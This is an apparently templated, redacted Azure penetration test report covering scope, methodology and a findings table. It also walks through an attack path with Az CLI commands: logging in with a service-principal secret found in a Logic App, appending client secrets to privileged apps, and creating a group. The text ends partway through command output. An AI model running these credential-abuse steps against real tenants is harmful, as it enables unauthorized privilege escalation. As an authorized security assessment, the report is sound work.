[CLIENT]

Azure Penetration Test

[DATE]

Confidentiality Statement

All information in this document is provided in confidence. It may not be modified or disclosed to a third party (either in whole or in part) without the prior written approval of White Knight Labs (WKL). WKL will not disclose to any third-party information contained in this document without the prior written approval of [CLIENT].

Document Control

Date	Change	Change by	Issue
[DATE]	Document Created	[ENGINEER]	V0.1
[DATE]	Document Modified	[ENGINEER]	V1.0
[DATE]	Document Published	[ENGINEER]	V1.1

Document Distribution

Name	Company	Format	Date
[CLIENT CONTACT]	[CLIENT]	PDF	[DATE]

Document Information

Proposal to	[CLIENT]
Project	Azure Penetration Test
Synopsis	[CLIENT] has a requirement for WKL to perform an Azure cloud penetration test

White Knight Labs Contact Details

Address	**White Knight Labs** 10703 State Highway 198 Guys Mills PA 16327
Contact	**Tel:** +1 (877) 864-4204 **Mob:** +1 (814) 795-3110 **Email:** info@whiteknightlabs.com

Table of Contents

Executive Summary

Security is a journey, not a destination. One must remain vigilant and continue to invest in and strive towards a robust security posture. The threat landscape is ever-changing and malicious actors are always innovating. As the internet becomes more hostile, defenders must enhance their capabilities as well.

White Knight Labs conducted a cloud penetration test of [CLIENT]'s Azure cloud infrastructure. This test was performed to assess the defensive posture of [CLIENT]'s cloud infrastructure and provide security assistance through proactively identifying misconfigurations, validating their severity, and providing remediation steps to [CLIENT]

The testing was performed between [DATE] and [DATE] and represents a point-in-time look at the security posture of the client's Azure cloud infrastructure.

Scoping and Rules of Engagement

While malicious actors have no limits on their actions, WKL understands the need to scope assessments to complete the assessment in a timely manner and protect third parties not participating in the engagement. The following limitations were placed upon this engagement:

Entra ID (Azure) Security Review – The WKL assessor received two accounts within the client's Entra ID (Azure) tenant. WKL received these user accounts ([ACCOUNT NAMES]) with two roles assigned:

- GlobalReader
- Reader


The following timeline details the engagement from start to finish:

- **Kickoff Call** – [DATE]
- **Engagement Testing** – [DATE] – [DATE]
- **Debrief Call** – TBD

[CLIENT] Risk Rating

WKL calculated the risk to [CLIENT] based on exploitation likelihood (ease of exploitation) and potential impact (potential business impact to the environment).

Overall Risk Rating: Critical



Summary of Findings

WKL found that [CLIENT] made solid strides in certain areas:

- Strong Conditional Access Policies defined for accessing DevOps environment
- Strong Azure Policies defined
- Restricted network access on Azure resources such as Key Vault and App Service
- Explicit access required to access application hosted via Application Proxy
- EDR and Network Proxy security controls have been deployed in the environment

There are other areas where [CLIENT] needs to tighten up and continue to invest:

- MFA is disabled for privileged users
- Credentials in cleartext are present in the config and other services
- Audit Enterprise Application permissions

WKL identified the following strategic areas that [CLIENT] should consider as broader initiatives within the company to improve the overall security picture within Azure:

- Add a custom bad password list
- Enable logging for all resources
- Frequently audit permissions assigned in App Registrations and Enterprise Apps

Azure Penetration Test Methodology

WKL conducted the cloud penetration test against the client's Azure environment. The Azure penetration test consisted of the following:

Planning and Scoping: Define the scope of the penetration test, including the Azure services and resources to be tested. Determine the objectives and goals of the test, such as identifying vulnerabilities, misconfigurations, or weaknesses. Obtain proper authorization from the Azure account owner or organization.


Reconnaissance: Gather information about the Azure environment, such as IP ranges, domain names, and publicly accessible services. Enumerate Azure resources, including virtual machines, databases, storage accounts, and more.

Vulnerability Analysis: Use automated scanning tools to identify common vulnerabilities in Azure resources, like insecure configurations or known vulnerabilities in software. Manually review Azure configurations to identify custom settings or misconfigurations that automated tools may miss.

Exploitation: Attempt to exploit discovered vulnerabilities to gain unauthorized access or control over Azure resources. WKL's engineers are always cautious and obtain consent from the client to avoid causing damage or disruption to the environment or business.

Post-Exploitation: If exploitation is successful, the engineer will assess the extent of the compromise and identify potential data exfiltration, lateral movement, persistence, and EOP (escalation of privilege) opportunities. WKL always documents the steps taken and the information obtained during the exploitation process.

Reporting: The reporting step is intended to compile, document, calculate risk rate findings, and generate a clear and actionable report, complete with evidence for the project stakeholders. The report is delivered via encrypted transmission from WKL. A virtual meeting will be held with the relevant stakeholders to discuss report findings on a date set forth by [CLIENT]. WKL considers the reporting phase to be very important; great care is taken to ensure findings and recommendations are clearly and thoroughly communicated.



From a high level, the main areas that WKL will attack during an Azure penetration test are the following:

- **Identity and Access Management (IAM)** – Security recommendations to set identity and access management policies on an Azure Subscription. Identity and Access Management policies are the first step towards a defense-in-depth approach to securing an Azure Cloud Platform environment.
- **Microsoft Defender** – Recommendations to consider for tenant-wide security policies and plans related to Microsoft Defender.
- **Storage** – Security recommendations for setting storage account policies on an Azure Subscription. An Azure storage account provides a unique namespace to store and access Azure Storage data objects.
- **Database Services** – Security recommendations for setting general database services policies on an Azure Subscription. Subsections will address specific database types.
- **Logging and Monitoring** – Security recommendations for setting logging and monitoring policies on an Azure Subscription.
- **Networking** – Security recommendations for setting networking policies on an Azure subscription.
- **Virtual Machines** – Security recommendations for the configuration of virtual machines on an Azure subscription.
- **Key Vault** – Security recommendations for the configuration and use of Azure Key Vault.
- **App Service** – Security recommendations for Azure AppService.

The findings of WKL’s testing are summarized in the table below with details given in the Findings section. Addressing the following would continue to improve [CLIENT]’s security posture.

Risk	Vulnerability
Critical	Service Principal Credential found in Logic App
High	Service Principals with Excessive Privilege
High	Basic Auth Enabled on Function App and Publicly Accessible
High	Application Proxy Apps Accessible from Untrusted Location
High	Credentials Leaked in Azure DevOps
High	[EDR] Licensing Key Leaked
High	Local Admin Credentials Leaked for MAC Devices
High	Automatic Key Rotation Disabled for [NAME] Account
High	High Privilege Users Excluded from MFA policy
Medium	Publicly Accessible Azure Snapshots Exposing VHD Files
Medium	Public Access Enabled to Key Vaults
Medium	Public Access Enabled to Storage Accounts

Tools Used

The following tools were used during the engagement:

- Az PowerShell
- Az Cli
- RoadRecon
- Purple Knight
- Nessus
- Custom PowerShell scripts
- ScoutSuite


Azure Attack Path

The WKL team was provided two users for initiating the testing. Both users had Global Reader RBAC role in Entra ID (Azure) environment and Reader role on all the Subscriptions.

From Reader to Owner

The WKL team started the assessment by understanding the environment and enumerating the resources present in each subscription as there are multiple subscriptions in the **"[CLIENT]"** tenant.

Multiple Logic Apps were found in the environment, so WKL started going through each Logic App by viewing the Logic App code. A Logic App named **"[NAME]"** was found that contained the service principal Client ID and client secret in cleartext.




[redacted] | Logic app code view

```
            },
            "type": "SetVariable"
        }
    },
    "foreach": "@body('Parse_JSON')?['value']",
    "runAfter": {
        "Parse_JSON": [
            "Succeeded"
        ]
    },
    "type": "Foreach"
},
"HTTP": {
    "inputs": {
        "authentication": {
            "audience": "https://graph.microsoft.com",
            "clientId": "[redacted]",
            "secret": "[redacted]",
            "tenant": "[redacted]",
            "type": "ActiveDirectoryOAuth"
        },
        "method": "GET",
        "uri": "https://[redacted]"
    },
    "runAfter": {
        "Initialize_variable_3": [
            "Succeeded"
        ]
    },
    "type": "Http"
},
"Initialize_variable": {
    "inputs": {
        "variables": [
            {
                "name": "appID",
                "type": "string"
            }
        ]
```

Figure 1 – [LOGIC APP NAME] service principal client secret


WKL leveraged the service principal Client ID and client secret to authenticate with Az CLI and validated that the credentials are working.



```
C:\>az login --service-principal -u [redacted] -p [redacted] --t
enant [redacted] --allow-no-subscription
[
  {
    "cloudName": "AzureCloud",
    "id": "[redacted]",
    "isDefault": true,
    "name": "N/A(tenant level account)",
    "state": "Enabled",
    "tenantId": "[redacted]",
    "user": {
      "name": "[redacted]",
      "type": "servicePrincipal"
    }
  }
]

C:\>
```

Figure 2 - Authenticated with [LOGIC APP NAME] Service Principal

After that, WKL enumerated the API permissions assigned to the Service Principal and found that it has Application.Read.All, Application.ReadWrite.All, and Application.ReadWrite.OwnedBy permissions. It can allow us to register any new app in tenant and add credentials (client secrets, certificates, federated identity) in any application present in the target tenant.



Home > [redacted]

[redacted] | API permissions

The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. This column may not reflect the v

Configured permissions

Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. The list of configured permissions should include all the permissions the application needs. Learn more about permissions and consent


API / Permissions name	Type	Description	Admin consent requ...	Status
Microsoft Graph (4)				
Application.Read.All	Application	Read all applications	Yes	✓ Granted for [redacted]
Application.ReadWrite.All	Application	Read and write all applications	Yes	✓ Granted for [redacted]
Application.ReadWrite.OwnedBy	Application	Manage apps that this app creates or owns	Yes	✓ Granted for [redacted]
User.Read	Delegated	Sign in and read user profile	No	✓ Granted for [redacted]

To view and manage consented permissions for individual apps, as well as your tenant's consent settings, try Enterprise applications.

Figure 3 – [LOGIC APP NAME] API permissions

While enumerating the RBAC roles, WKL found that there is another Service Principal named **“[NAME]”** that is granted the **“Application Administrator”** role in the target environment.

WKL engineers added client secret to the **“[NAME]”** application.




```
C:\>az ad app credential reset --id
The output includes credentials that you must protect. Be sure that you do not include these credentials in your code or
 check the credentials into your source control. For more information, see https://aka.ms/azadsp-cli
{
  "appId": "[redacted]",
  "password": "[redacted]",
  "tenant": "[redacted]"
}

C:\>
```

Figure 4 - Added client secrets in [NAME] app registration

WKL enumerated the Service Principals and the permissions assigned to all the Service Principals using the RoadRecon tool. It allowed the team to identify an enterprise app named **"[NAME]"** that has Group.ReadWrite.All permissions. It allowed the WKL engineers to add our users to any non-privileged group.

Note: Non-Privileged Group – Groups that are not assigned any Entra ID (Azure) RBAC privilege roles.




[redacted]

[redacted]	ServicePrincipal	Teamwork.Migrate.All	Microsoft Graph	Create chat and channel messages with anyone's identity and with any timestamp
[redacted]	ServicePrincipal	Sites.Read.All	Microsoft Graph	Read items in all site collections
[redacted]	ServicePrincipal	Group.ReadWrite.All	Microsoft Graph	Read and write all groups
[redacted]	ServicePrincipal	Files.ReadWrite.All	Microsoft Graph	Read and write files in all site collections
[redacted]	ServicePrincipal	User.Read.All	Microsoft Graph	Read all users' full profiles
[redacted]	ServicePrincipal	ChannelMember.Read.All	Microsoft Graph	Read the members of all channels
[redacted]	ServicePrincipal	TeamMember.ReadWrite.All	Microsoft Graph	Add and remove members from all teams
[redacted]	ServicePrincipal	ChannelMessage.Read.All	Microsoft Graph	Read all channel messages
[redacted]	ServicePrincipal	Chat.ReadWrite.All	Microsoft Graph	Read and write all chat messages
[redacted]	ServicePrincipal	ChannelMember.ReadWrite.All	Microsoft Graph	Add and remove members from all channels
[redacted]	ServicePrincipal	Channel.Create	Microsoft Graph	Create channels
[redacted]	ServicePrincipal	Sites.FullControl.All	Microsoft Graph	Have full control of all site collections
[redacted]	ServicePrincipal	Sites.FullControl.All	Office 365 SharePoint Online	Have full control of all site collections

Figure 5 - Permissions assigned to [NAME] enterprise application


WKL leveraged the existing privileges of the Application Administrator role granted to Service Principal **"[NAME]"** and added a new client secret in the Service Principal **"[NAME]**



```
PS C:\> az ad sp credential reset --append --id [redacted]
The output includes credentials that you must protect. Be sure that you do not include these credentials in your code or
 check the credentials into your source control. For more information, see https://aka.ms/azadsp-cli
{
  "appId": "[redacted]",
  "password": "[redacted]",
  "tenant": "[redacted]"
}
PS C:\> |
```


Figure 6 - Added Client Secret in the [NAME] Service Principal

After authenticating with the Service Principal using the Client ID and the Client Secret, WKL created a new group named **“WKL_GROUP”**.



```
C:\>az login --service-principal -u [redacted] -p [redacted] --t
enant [redacted] --allow-no-subscription
[
  {
    "cloudName": "AzureCloud",
    "id": "[redacted]",
    "isDefault": true,
    "name": "N/A(tenant level account)",
    "state": "Enabled",
    "tenantId": "[redacted]",
    "user": {
      "name": "[redacted]",
      "type": "servicePrincipal"
    }
  }
]
```


Figure 7 - Login using [NAME] Service Principal



```
PS C:\Users\Trouble1> az ad group create --display-name WKL_GROUP --mail-nickname pentesting
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#groups/$entity",
  "classification": null,
  "createdDateTime": "[redacted]",
  "creationOptions": [],
  "deletedDateTime": null,
  "description": null,
  "displayName": "WKL_GROUP",
  "expirationDateTime": null,
  "groupTypes": [],
  "id": "[redacted]",
  "isAssignableToRole": null,
  "mail": null,
  "mailEnabled": false,
  "mailNickname": "pentesting",
  "membershipRule": null,
  "membershipRuleProcessingState": null,
  "onPremisesDomainName": null,
  "onPremisesLastSyncDateTime": null,
  "onPremisesNetBiosName": null,
  "onPremisesProvisioningErrors": [],
  "onPremisesSamAccountName": null,
  "onPremisesSecurityIdentifier": null,
